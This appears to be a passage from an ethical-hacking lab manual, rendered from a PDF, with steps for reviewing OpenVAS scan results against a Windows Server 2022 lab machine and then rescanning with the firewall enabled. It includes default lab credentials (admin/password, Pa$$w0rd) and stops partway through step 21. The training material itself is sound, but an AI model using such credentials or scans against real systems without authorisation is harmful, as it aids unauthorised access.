
    Note: It takes approximately 20 minutes for the scan to complete.

    Note: If you are logged out of the session then login again using credentials **admin/password**.




14. **Report: Information** appears, click **Results** tab to view the discovered vulnerabilities along with their severity and port numbers on which they are running.


    Note: The results might differ when you perform this task.



15. Click on any vulnerability under the **Vulnerability** column (here, **Report outdated /end-of-life Scan Engine /Environment (local)** to view its detailed information.
16. Detailed information regarding selected vulnerability appears, as shown in the screenshot.




17. Similarly, you can click other discovered vulnerabilities under the **Report: Results** section to view detailed information regarding the vulnerabilities in the target system.
18. Next, go through the findings, including all high or critical vulnerabilities. Manually use your skills to verify the vulnerability. The challenge with vulnerability scanners is that they are quite limited; they work well for an internal or white box test only if the credentials are known. We will explore that now: return to your OpenVAS tool, and set up for the same scan again; but this time, turn your **firewall ON** in the **Windows Server 2022** machine.
19. Now, we will enable **Windows Firewall** in the target system and scan it for vulnerabilities.
20. Switch to the **Windows Server 2022** virtual machine and click **Ctrl+Alt+Del** to activate it, by default, **CEH\Administrator** user profile is selected, type **Pa$$w0rd** in the Password field and press **Enter** to login.




21. Navigate to 